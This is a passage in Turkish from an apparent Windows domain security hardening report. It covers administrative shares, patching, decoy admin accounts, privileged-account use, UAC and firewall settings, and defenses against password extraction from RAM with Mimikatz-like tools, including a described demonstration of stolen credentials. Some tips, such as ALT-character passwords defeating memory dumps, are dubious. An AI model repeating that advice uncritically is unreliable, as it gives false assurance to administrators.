- Bilgisayarlarda gerekli yetkiler elde edilip yayılma sürecinde, yönetimsel paylaşımlar kullanılmaktadır. Bu yüzden yönetimsel paylaşımlar kapatılmalıdır. Etki alanındaki gerekli yönetimsel paylaşımlar için sadece ilgili kullanıcı için yetki verilmelidir.

Bu yüzden Windows işletim siteminin kayıt defterinde (regedit) ilgili anahtar 0 yapılmalıdır.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\LanManServer\AutoShareServer
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\LanManServer\AutoShareWks

- Diğer bir önlem ise güvenlik duvarının açık tutulmasıdır. Güvenlik duvarı açıkken kullanıcının bilgisayarına başka bir bilgisayardan program ile iletişim kurduğunda güvenlik duvarını kullanacaktır. Bu durumda ise kullanıcı, iletişim kurmak isteyen programı izin verilenler listesine eklerse iletişim gerçekleşir. Bu doğrultuda kullanıcı bilgisayarı ile iletişim kurulacak dışarıdaki bilgisayarların hangi programları kullanacağı sınırlandırılabilir.

3.1.3 Güncelleştirmelerin Yapılmasında Sağlanan Önlemler

Saldırı amaçlı yapılan zafiyet taramalarının etkin yapılamaması için tarama sonucunu minimum seviyeye indirecek güvenlik önlemleri alınmalı ve mümkün olduğunca az bilginin açığa çıkması için zafiyet tarama işlemleri zorlaştırılmalıdır. Bu kapsamda bilgisayarların işletim sistemlerinin ve üzerinde bulunan yazılımların güncel olması önemlidir. Bu doğrultuda uygulanabilecek birkaç önlem aşağıda verilmiştir.

- Bilgi sistemleri veya yönetimi tarafından bu konu önemsenmeli, çeşitli politikalar üretilip uygulanmalı ve geliştirilmelidir.
- Bu doğrultuda erişim sağlanan bilgisayarlar için belirli aralıklarla zafiyet taramaları yapılmalıdır. Bu işlem yapılırken tek araçla değil farklı araçlarla tarama yapılıp sonuçlar karşılaştırılmalı olarak değerlendirilmelidir. Aynı zamanda araçların güncel olmasına dikkat edilmelidir.
- Saldırı tespit/önleme sistemlerinin güncelliği ve aynı şekilde kullanılan anti virüs yazılımlarının güncel olmasına dikkat edilmeli son imzaları taşıdıklarından emin olunmalıdır.
- Çeşitli yöntemler ile elde edilen zafiyetler belirlenen güncelleme politikaları çerçevesinde değerlendirilmeli ve uygulanması kararı verilen güncellemeler merkezi olarak

en kısa sürede bütün bilgisayarlara dağıtılmalıdır. Dağıtım sonrası gerekli tarama yapılıp güncelleme alamayan cihazların kontrolleri sağlanmalı ve nedeni araştırılmalıdır.

- Saldırı yüzeyini daraltmak için kurum ve kuruluşun iş fonksiyonunu icra etmesi açısından gerekli yazılımlar kurulmalı, diğer yazılımlar kontrollü olarak yüklenmelidir.

- Yeni güncelleme ve zafiyetlerden haberdar olmak için çeşitli yayınlar ve bloglar takip edilmelidir. Bu tür güncel bilgilerden haberdar olmak için posta gruplarına üye olunmalıdır.

3.1.4 İşletim Sistemi İmajlarının Yönetimi Kapsamında Önlemler

Saldırı amaçlı yapılan zafiyet taramalarının etkin yapılamaması için tarama sonucunu minimum seviyeye indirecek güvenlik önlemleri alınmalı ve mümkün olduğunca az bilginin açığa çıkması için gerekli işlemler yapılmadır. İmajlar genellikle güncel olmadığından sürekli güncelliği kontrol edilmeli ve güncellenmelidir. Ayrıca İmaj oluşturulurken yeni bir yerel kullanıcı eklenir veya Windows işletim sisteminin default kullanıcıları kullanılır. Bu kullanıcılar için yeni bir parola eklenir veya default olarak bırakılır. Bu özellikteki imaj ilgili kurum veya kuruluşların hemen hemen bütün bilgisayarlarına kurulur. İmajda gömülü kullanıcı bilgileri silinmedikçe veya değiştirilmedikçe imajla kurulumu yapılan bütün bilgisayarlar bu bilgileri barındırır. Bu yüzden imaj yolu ile kurulumu yapılan bir bilgisayardan elde edilen kullanıcı bilgileri ile diğer bilgisayarlarda kullanılmasını engellemek için tedbirler alınmalıdır. Bu hususta dikkat edilmesi gereken durumlar aşağıdaki gibidir.

- Güncelleme politikasına dikkat edilerek imajlara belirli aralıklarla gerekli güncellemeler yapılmalı. Güvenliği sıkılaştırmak için sıkılaştırma işlemleri için hazırlanan şablonlar takip edilmeli ve kullanılmalıdır. Tavsiye edilen şablonlar aşağıdaki gibidir:

  - http://www.bilgiguvenligi.gov.tr/kilavuz-dokumanlar/index.php

- https://benchmarks.cisecurity.org/downloads/multiform/
- http://web.nvd.nist.gov/view/ncp/repository

- Yeni kurulumu sağlanıp etki alanına alınan bir bilgisayar için Windows Group Policy grubu olmalı ve o gruba dahil edilmelidir.

- İmaj ile işletim sistemi kurulduktan sonra, bilgisayarda yetkili yerel kullanıcı veya default kullanıcılar silinmelidir. Yerel kullanıcı kullanılması gerektiğinde kullanılma işlemi bitince mümkünse silinmelidir aksi halde saldırganlar tarafından ele geçirilme ihtimaline karşı yerel kullanıcının işlemleri denetim altında olmalıdır. [17].

- Windows Group Policylerinden *User Configuration* > *Preferences* özelliği kullanılarak önleyici amaçlı tuzak kullanıcı oluşturulmalıdır. Bu işlem aşağıdaki gibi üç adımda yapılabilir.

  1. İşletim sistemi ile default olarak gelen (built-in) ve yerel yönetici haklarına sahip olan (Administrator (built-in)) devre dışı bırakılır. *Action* kısmı *Update* seçilir, *Description* kısmına, *Deneme amaçlıdır* vs. yazılabilir. *Rename to* ve *Full name* kısmı şüphe çekmeyecek bir isim olan *test, tester, deneme* vs. isim verilir. Parola uzun ve karmaşık bir şekilde ayarlatılır. En altta *User cannot change password*, *Password never expires*, *Account is disabled* ve *Account never expires* seçenekleri seçilir ve ok denilerek işlem tamamlanır.

  2. İlk işlemden sonra tuzak kullanıcı oluşturulur. Yerel yönetici olarak kullanıcı adı Administrator, tanımı default yerel yönetici tanımı olan *Built-in account for administering the computer/domain* yazılır. Parolanın açık halini elde etmeyi zorlaştırmak için parola yine uzun ve karmaşık verilir. İlk işlemdeki gibi bütün alt seçenekler seçilir. Burada kullanıcı devre dışı bırakılmıştır, amaç saldırganın zaman kaybetmesini sağlamaktır.

     Not: Burada parola kısa tutularak ve kullanıcı etkin bırakılarak saldırı tespit amaçlıda kullanılabilir. Yani saldırgan parolayı elde edip login olduğunda anlık haberleşme sistemi devreye girerek saldırganı tespit etme ve gerekli önlemlerin alınması sağlanılır.

  3. Oluşturulan tuzak kullanıcı *USERS* veya *GUESTS* yetkilerinde gruplara üye yapılır ve bilgisayar üzerindeki tüm hakları alınır.

     Not: Tuzak kullanıcı oluşturma yaygın bir yöntem olduğundan dolayı saldırıyı

yapan saldırganlar deneyimli kişiler olduğunda bu olasılık göz önünde bulundurularak işlem yapıldığından SID değerine bakılarak durum anlaşılabilmektedir. Bunun için yerel yönetici parolalarının yönetimi için özel geliştirilmiş uygulamalar mevcuttur. Değişik yeteneklerdeki bu uygulamalardan faydalanılabilir [17]. Yerel yöneticilerin ve BIOS şifrelerinin otomatik / birbirinden farklı olarak ayarlanması ve merkezi olarak yönetilmesi konusu ile ilgili makale linkteki gibidir.

`https://www.bilgiguvenligi.gov.tr/kurumsal-guvenlik/merkezi-olmayan-parolalarin-yerel-yonetici-BIOS-vs.-yonetiminde-guc-parolasi-yaklasimi.html`

3.1.5 Kritik Hesapların Kullanımına Dair Alınacak Önlemler

Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditler sonucu yapılan saldırılarda uygulanan adımlardan araştırma adımında kritik hesaplar ele geçirilip kullanılmaya çalışılmaktadır. Bu yüzden tarama sonucunu minimum seviyeye indirecek güvenlik önlemleri alınmalı, en az bilginin açığa çıkması için gerekli işlemler yapılmalı ve özellikle kritik hesaplar amaçları dışında kullanılmamalıdır. Kritik hesabı olan kişinin ayrıca yetkisi kısıtlı bir hesabı olmalıdır. Önemli işlemleri yetkili hesap ile gerçekleştirirken, normal sıradan veya günlük işlemlerini yetkisi kısıtlı hesap üzerinden gerçekleştirmelidir.


Bu konu için alınması gereken tedbirler aşağıdaki gibidir;

- Etki alanı denetleyicisi (DC) hariç hiçbir bilgisayarda yetkili hesap kullanılarak oturum açılmamalıdır. Etki alanındaki kullanıcıların oturum açması gerekmeyen sunucu ve istemcilerde, oturum açmayacak şekilde yapılandırılmalı ve bunun yerine destek grupları gibi sistemlerde oturum açıp bakım yapılması gerekiyorsa bu destek grupları ile sağlanmalıdır. Yetkili kullanıcıların gerekli izinleri kontrol edilmeli ve sınırlarının iyi belirlenmiş olması gerekmektedir. Genel olarak bu tip saldırılarda açık bırakılmış oturumun parolasını çeşitli uygulamalar ile RAM üzerinden elde edilebilmektedir.

  Bu uygulamalara karşı alınabilecek tedbirler aşağıdaki gibidir.

  1. LM şifreleme özeti kullanılmamalıdır. Kerberos kullanılmalıdır.
  2. Ağ üzerinde NTLMv2 kullanılmalıdır.

3. Eğer alt yapı destekliyorsa ve bütçe uygun ise akıllı kart kullanılmalıdır.
4. SMBv3 kullanılmalıdır.
5. Ram üzerinde herhangi bir bilgi bırakılmaması için oturumu kapatılan bilgisayarlar yeniden başlatılmalıdır.
6. Ram üzerinde bilgi elde eden uygulamalar Windows Registry Editor'den (regedit.exe) güvenlik paketlerini
   (HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
   \Security Packages)
   kullanmaktadırlar. Gereksiz paketler kaldırılarak saldırı yüzeyi daraltılmalıdır. Etki alanında kaldırıldığında(tspkg , kerberos) ise bir takım kimlik doğrulama sorunlarına sebep olduğu göz önünde bulundurulmalıdır.
7. Parola oluştururken özellikle ALT tuşu kombinasyonlu karakterler (æ, ß,£,$ vs) kullanılmalıdır. Bu durumda RAM üzerinde parolanın tamamı elde edilemeyecektir. Burak kullanıcısına ait parola ZoræParola olsun. Mesut kullanıcısına ait parola Test123 ve şekil 3.1 üzerinde görüldüğü gibi burak kullanıcısınında parolasının ilk kısmı elde edilmiştir.



Şekil 3.1: Ön Bellekten Şifre Elde Edilirken ALT Kombinasyon ile Üretilen Karakter Farkı

Ancak değişik yöntemler kullanılarak ALT kombinasyon ile oluşturulan karakterler de elde edilebileceği unutulmamalıdır. Parolanın ve daha birçok kritik bilginin

de RAM üzerinde olduğu göz önünde bulundurulup bu kritik verilerin tamamen RAM üzerinden silinmesi isteniyorsa bilgisayarın muhakkak yeniden başlatılması gerekmektedir.

- Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditler sonucu yapılan saldırılarda ele geçirilen bilgisayarların üzerinde çalışan prosesler yetkili bir hesap ile çalıştırılabileceği 'Tehditler ve Saldırılar' bölümünde uygulamalı olarak anlatılmıştı. Bunun için etki alanında kritik öneme sahip hesaplar ile Etki alanı denetleyicisi (DC) dışında başka bir bilgisayarda proses başlatılmamalıdır. Aksi halde proses sonlandırılmalı ve mümkünse bilgisayar yeniden başlatılmalıdır.

- Etki alanı denetleyicisi (DC) üzerinde yetkili bir hesap ile açılan oturumda günlük işlemler yapılmamalı, bunun için yetkisiz bir hesap kullanılmalıdır. Etki alanı denetleyicisi (DC) üzerinde yetkili bir hesapla işlem yapılması gerekiyorsa anlık olarak bilgi alınabilmesi için alarmlar üretilmelidir. Bu durum için aşağıdaki öneriler dikkatle uygulanmalıdır.

  1. Etki alanındaki önemli gruplara kullanıcı ekleme çıkarma işlemleri yapılırken
  2. Etki alanındaki grup veya kullanıcılar için yetki değişikliği işlemleri yapılırken
  3. Windows Group Policylerinde yetki devri, değişikliği ve güncelleme işlemleri yapılırken
  4. Önem derecesi yüksek gruplarda, kapsam (scope) veya tipi (type) değişiklik işlemleri yapılırken

- Herhangi bir kullanıcı bilgisayarda ilk defa oturum açtığında Windows Registry Editor verilerinde bazı güncelleştirmeler olmakta ve C:\Users altında otomatik olarak bazı kullanıcı dosyaları oluşmaktadır. Oturum açıldıktan sonra otomatik olarak oluşan bu veriler tehditler sonucu yapılan saldırılarda özellikle saldırgan tarafından aranmaktadır. Bu durumun önüne geçmek için kullanıcı bilgisayarı kapattığında bu verilerin silinmesi için Windows Group Policylerde betikler yazılması tavsiye edilmektedir [17].

3.1.6 Servis Güvenliğini Sağlama

Servisler, Windows işletim sistemlerinde ara yüzü olmayan ancak farklı amaçlar doğrultusunda genellikle arka planda çalışan nesnelerdir.

Servislere *Control Panel* > *All Control Panel Items* > *Administrative Tools* > *Services* yönergeleri takip edilerek ulaşılır ve istenen servis burada açılıp kapatılabilir. Buradan kullanılmayan servisler devre dışı bırakılmalıdır.
Birbiri üzerinde işlem gören servislerde bağımlılıklar kontrol edilmeli, kullanılmayan servislere bağımlılık verilmemeli varsa sonlandırılmalıdır. Aksi halde erişilebilirlik açıklıklarının oluşmasına sebep olmaktadır.
Servis kullanıcılarının parolaları güçlü olmalıdır. Sık sık değiştirilmeli ve erişimin sekteye uğramaması için de parola süresi hiçbir zaman bitmeyecek şekilde ayarlanmalıdır.
Kritik servislerin herhangi bir hata sonucu kapatılması durumunda, birinci ve ikinci hata sonucunda yeniden başlatılması sağlanmalı üçüncü hatada ise gerekli bir uygulamanın başlatılması sağlanmalıdır.
Kritik servislere yönelik herhangi bir kaba kuvvet saldırısında servisin kilitlenmesi kuralı uygulanmalıdır.

3.1.7 Windows Firewall with Advanced Security

Windows işletim sistemlerinden Vista, 7, 8, Server 2008, Server 2012 de varsayılan ve aktif olarak gelmektedir. Windows Firewall with Advanced Security'ye yönelik ayarlar aşağıdaki gibidir.

- Gelen ve giden yönde trafik analizi yapabilmektedir. Bunun için 3 ayar mevcuttur. Block; Güvenlik duvarında tanımlanmış ve izin verilenler dışında bütün bağlantıları engeller. Block All Connections; Güvenlik duvarında tanımlananlarda dahil bütün bağlantıları engeller. Allow; Güvenlik duvarında tanımlı kurallar yok ise bütün bağlantılara izin verir.

- IPSec bağlantılarının kontrolünü de sağlayabilmektedir. Grup ilkelerinden *Computer Configuration* > *Policies* > *Windows Settings* > *Security Settings* > *Windows Firewall with Advanced Security* alanından tüm etki alanı için güvenlik duvarı kuralları tanımlanabilir.

- Etki alanlarında grup ilkeleri merkezi olarak yönetilebildiğinden yerel güvenlik duvarı kuralları devre dışı bırakılarak grup ilkeleri ile belirlenen kurallar uygulanabilir.

3.1.8 Kullanıcı Hesap Denetimi (User Account Control)

UAC (User Account Control) bilgisayarda programsal veya yazılımsal herhangi bir değişiklik yapılırken uygun ayar seçili olduğunda kullanıcıyı uyaran bir denetim sistemidir. Kullanıcının erişmesi gereken verilerin güvenirliği UAC koruması devreye alınarak duruma karşı işlem yapması sağlanabilir.
UAC ayarlarının En üst seçeneği (Her Zaman Uyar seçeneği) seçildiğinde herhangi bir değişiklik yapılmak istenildiği veya bir program yükleneceği zaman uyarı vermektedir. En alt seçeneğindeki durum kapalı durumudur. Buna göre uygun ayar seçilmelidir.
Kullanıcı hesap denetimi herhangi bir program üzerinde etkili olması istenmiyorsa ve eğer kullanıcı admin ise programa sağ tıklayarak 'Run As Administrator' seçeneği seçilerek program çalıştırılır. Ya da ilgili programın uyumluluk özelliğinden 'Programı Yönetici Olarak Çalıştır' seçeneği seçilmelidir.

3.1.9 Diğer Güvenlik Önlemleri

Yukarıda bahsi geçen tedbirler dışında daha birçok tedbir mevcuttur. Burada temel olanlar aşağıdaki gibi anlatılacaktır.

- SMB/CIFS bilgisayarlar arasındaki paylaştırılmış dosya, yazıcılar gibi kaynakların ulaşılıp kullanılmasında işlev gören bir protokoldür. Doğal olarak paylaşımdaki verilerin ulaşım sırasında birileri tarafından elde edilip değiştirilmesi ciddi sıkıntılara yol açabilir. Bu sebep ile Microsoft SMB Signing denen bir metod ile bu data yolculuğundaki paketleri imzalayarak bozulmamalarını (saldırı amaçlı olarak değiştirilmiş paket gönderilmesini), bozulmaları durumunda da bu paketlerin alıcı tarafından reddedilmesini sağlar.

- Kaba kuvvet saldırılarını önlemek amacıyla uygun bir parola politikası ile hareket edilmelidir. Parolanın uzun, karışık, ALT kombinasyon karakterli, birbirini tekrarlamayan parolalar kullanılmaya özen gösterilmelidir. Aynı şekilde özel önem derecesine sahip kullanıcılar için gölge (shadow) gruplar oluşturularak Fine-Grained tarzı politikalar uygulanabilir.

- Yönetici olarak kullanıcı bilgisayarlarında oturum açılmamalıdır. Bu işlem için özel gruba (yardım masası) üye kullanıcı ile oturum açılmalı, işlem bittikten sonra bilgisayar yeniden başlatılmalıdır.

- Kullanıcılara görevleri çerçevesinde yetkiler verilmelidir. Geçici verilen yetkiler takip edilmeli ve denetlenmelidir. Anti virüs tarzı güvenlik programları, DLP gibi ajanlarla çalıştığından kesinlikle yetkili kullanıcı ile çalıştırılmamalıdır. Bu tip programlar özel olarak oluşturulan ve yetkilendirme yapılmış servis hesapları ile çalıştırılmalıdır. Kritik öneme sahip hesap yetkileri ile çalıştırılması durumunda yapılabilecek saldırılar ile saldırganlar hesabın jetonunu kullanarak veya prosesine sıçrayarak yetkileri elde edip, önem derecesi yüksek gruplarda bir kullanıcı oluşturabilir (Eğer alarm sistemi yok ise bu durumdan haberdar olunamaz) . Diğer bir yetki konusu yetkili alanın kontrol edilmesidir. Yani teknik destek veya yardım masası gibi belli yetkileri olan kullanıcıların, uzak masaüstü veya bu işlemi gerçekleştiren bazı programlar kullanarak personel bilgisayarına erişip destek vermektedir. Bu işlemi günlük kullandığı makine üzerinden değil de sanal oluşturulmuş bir makinadan yapması güvenliği daha çok artıracaktır.

- Özellikle sosyal medya kullanıcılarının parola veya parola özetlerinin çalındığı gündemde olan bir durumdur. Bu neticede kullanıcı şirket hesaplarının parolaları sosyal medyada kullandıkları şifreler ile benzer veya aynı olmamalıdır hatta mümkünse tamamen farklı olmalıdır.

- Kullanıcılar kurum ile ilgili hesap bilgilerini mümkünse bir yerlere açık olarak yazmamalılar. Yazacak olurlarsa da şifreleyip yazmaları tavsiye edilir. Aksi takdirde saldırıyı yapan kişi veya kişiler araştırma sonucu bu bilgilere ulaşabilmekte ve kullanmaktadır. Yine aynı şekilde sakladığı dosya adı da dikkat çekecek şekilde olmaması lazım. Ayrıca parola güvenliği hakkında linkteki makale incelenebilir.
  `https://www.bilgiguvenligi.gov.tr/web-guvenligi/parola-analizi.html`

- Güvenlik duvarları ve UAC tarzı güvenlik sistemleri açık olmalı hak yükseltme gibi durumlarda işletim sisteminin yönetici onay modunun açık olması gerekmektedir. Ayrıca konu ile ilgili linkteki makale incelenebilir.
  `https://www.bilgiguvenligi.gov.tr/sizma-testleri/pass-the-hash-saldirilari-ve-korunma-yontemleri.html`

  Bilgisayarlar ve paylaşımlarda önem derecesi yüksek kritik veriler mevcuttur. Bu bilgiler aşağıdaki gibidir.

  - Dosyası şifrelenmeden saklanan kritik bilgiler (İp listeleri, kullanıcılar, parolalar).
  - Zamanlanmış görevler ve bazı işlemler için kullanılan betiklere eklenen kullanıcı ve parola bilgisi
  - Önem derecesi yüksek sistemlere bağlantı kurmak için oturum bilgileri içerisinde kayıtlı RDP, SSH ve FTP bağlantı dosyaları

- Önem derecesi yüksek özellikle etki alanı denetleyicisi (DC) gibi sunuculara uzaktan erişim yapılmamalıdır. Yapılma mecburiyeti var ise sadece belirli adreslerden yapılmalıdır. Ayrıca konu ile ilgili linkteki makale incelenebilir.
  `http://www.bilgiguvenligi.gov.tr/microsoft-guvenligi/windows-server-2008-salt-okunur-etki-alani-denetcileri.html`

- Uygulanacak her güvenlik önleminin önce bilgi sistemleri tarafından veya bu konuda yetkili kurum / kuruluşlarca test edilip öyle kullanılmaya başlanmalıdır. Bu önlemle birlikte öncesi ve sonrası sık sık denetlenmelidir.

- Bazı kurumlar farklı etki alanlarına sahiptirler. Saldırganların diğer etki alanlarına da sıçramaması için etki alanları mümkün olduğunca birbirinden soyutlanmalı ve bu doğrultu da boş kök etki alanı (*empty root domain*) kullanılmalıdır. Burada dikkat edilmesi gereken durum; önem derecesi yüksek grup (*Domain admins, Enterprise Admins*) kullanıcılarının alt gruplar da oturum açmamalarıdır. Saldırı yüzeyini daraltmak için etki alanları arasındaki güven ilişkileri (*trust relationship*), ilişkinin geçişliği, yönü ve türü konularına dikkat edilerek seçmeli kimlik doğrulama (*selective authentication*) kullanılmalıdır.

- DMZ ağındaki sunucular kurumun etki alanının dışında ayrı bir etki alanı kullanmalı ya da tekil (*stand-alone*) olarak çalışmalı ve yönetilmelidirler. Ayrı iki sistem yöneticisi ile yönetilmeli veya farklı hesap adları kullanılmalıdır. Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditlere yönelik yapılan saldırılarda etki alanına ait hesapların parola veya parola özetleri 'Tehditler ve Saldırılar' bölümünde anlatıldığı ve uygulandığı üzere elde edilebilirliği gösterilmişti. Buna benzer bir durum yaşandığında yerel kullanıcı ve etki alanı kullanıcılarının parolaları değiştirilmelidir.

  Not: Saldırıların her an olabileceği düşüncesi ile kritik yapıdaki verilerin belirli aralıklarla yedeklenmesi ve bu yedeklerin korunması gerekmektedir. Ciddi bir durum karşısında yedeklerin devreye sokulması ve çalışmaların aksamaması gibi durumlar için acil eylem planlarının hazır olması gerekmektedir.

- Microsoft, sistem sürekliliği için önbelleğe aldığı kimlik bilgilerini kullanmaktadır. Bu durum Windows işletim sistemi için bir takım kolaylıklar getirse de sistem güvenliği için büyük bir tehdittir. Dolayısı ile sisteme bir şekilde erişebilen saldırgan kullanıcıya ait kimlik bilgilerini önbellekten okuyabilmektedir. Bunun önlemek için kesinlikle bilgisayar yeniden başlatılmalıdır.

- Eğer bir sızma testi gerçekleştirilmiş ise gerçekleştiren kişiye verilen yetkilerin işlem sonunda geri alınmalıdır. Sızma testini gerçekleştiren kişi tarafından oluşturulan kullanıcılar ve dolayısı ile yaptığı tüm değişiklikler eski haline getirilmelidir [17]. Alınan teknik önlemler dışında aşağıdaki iki temel noktaya daha dikkat edilmelidir.

  – Güvenlik tedbirlerinin sıkı sağlanabilmesi için personele bu konuda ara ara eğitimler verilmeli bu eğitimin derecesi çalışanlar arasında ölçülmeli, uygulanabilirliği sürekli kontrol edilmelidir.

  - Tüm bu işlemler uygulanmaya çalışıldığında personel tepkisi ile karşı karşıya kalınabilmektedir. Bu durum için üst yönetim, desteğini maddi ve manevi olarak sürekli vermelidir. Bu önlemi bir şirket politikası haline getirmek gerekmektedir.

3.2 Bellekten Parola Elde Edilmesini Önleme Yöntemleri

Windows işletim sistemlerinde oturum açılırken ekrana girilen kullanıcı bilgileri, kimlik doğrulama için kullanılan bazı DLL'ler (*msv1_0, tspkg, wdigest, kerberos*) ile birlikte RAM üzerine yüklenmektedir. RAM üzerine yüklenen kullanıcı bilgileri 'Mimikatz' ve 'WCE' benzeri araçlar ile elde edilebilmektedir. Bu durum karşısında kullanıcı bilgilerinin ele geçirilmesini zorlaştırmak ve önlemek için ne tür önlemler alınabileceği üzerinde durulmuştur.


3.2.1 Oturum Sonlandırılırken Ortaya Çıkan Tehditler ve Alınacak Önlemler

Bilgisayarda oturum açma işlemi normal veya uzak masaüstünde olabilir. Bu oturumlardan çıkış için birkaç yöntem kullanılmaktadır. Bu durumlar oturum kapatma, uzak bağlantıyı kesme, kullanıcı değiştirme, bilgisayarı kapatma ve yeniden başlatma şeklinde olabilmektedir. En etkili önlem ise bilgisayarı normal kapatma yöntemi kullanılmasıdır. Aksi taktirde RAM üzerinde parola kayıtlı kalacak ve olası bir saldırıda parola ele geçirilecektir. Bu olası durumları anlatan saldırı sonuçları ve bu sonuçlarla birlikte alınması gereken önlemler için aşağıdaki gibi alt başlıklar şeklinde tavsiyelerde bulunulmuştur.

3.2.1.1 Kullanıcı Değiştirme(Switch User)'de Oluşan Tehdit ve Alınacak Önlemler

Kullanıcı bazı durumlarda (bilgisayarın hemen açılması istenmesi, açık programların tamamen kapatılmak istenmemesi, devam eden çalışmanın bulunması, başka bir kullanıcı ile işlem yapmak istemesi vs.) bilgisayarından Kullanıcı Değiştirme(Switch User) yöntemi ile çıkış yapar. Bu durum saldırgan bakış açısı ile göz önünde bulundurulduğunda RAM üzerinde kullanıcı hesap bilgilerinin kayıtlı olduğu anlaşılır. Bölüm 2 üzerinde anlatıldığı gibi 'Mimkatz' aracı kullanılarak kullanıcının hesap bilgileri elde edilebilmektedir. Bu duruma önlem olarak oturumu değiştir seçeneği kullanılmamalı ve bilgisayarda yapılan işlemler bittiğinde kapatılmalıdır. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Sehir-PC1 adlı bilgisayarda *KEMALTEZ\mehmet.keles* adlı kullanıcı işlemlerini bitirip kullanıcıyı değiştirme yöntemi ile bilgisayardan çıkış yapmıştır. Daha sonra *Sehir-PC1/mesut* adlı kullanıcı giriş yaparak kendi oturumunu açmıştır. Bu iki durum göz önünde bulundurulduğunda herhangi bir tehdit görülmemektedir ancak yapılan saldırıda şekil 3.2 üzerinde görüldüğü gibi her iki kullanıcının parola bilgileri elde edilebilmektedir.



Şekil 3.2: Kullanıcı Değiştirerek Oturumdan Çıkış Yapıldığında Oluşan Durum


3.2.1.2 Oturum Bağlantısının Düşmesi (Disconnect Your Session Immediately)'nde Oluşan Tehdit ve Alınacak Önlem

Kullanıcı bazı durumlarda masaüstünü kapatmadan farklı bir yerden yetkili bir etki alanı kullanıcısı ile uzak masaüstü bağlantısı kurar. Bu durumda kullanıcının masaüstü bağlantısı kesilmiş olur. Güvenlik açısından olaya bakıldığında her iki kullanıcının parolaları RAM üzerinde kayıt edilmiştir. Bölüm 2 üzerinde anlatıldığı gibi 'Mimkatz' aracı kullanılarak kullanıcının hesap bilgileri elde edilebilmektedir.

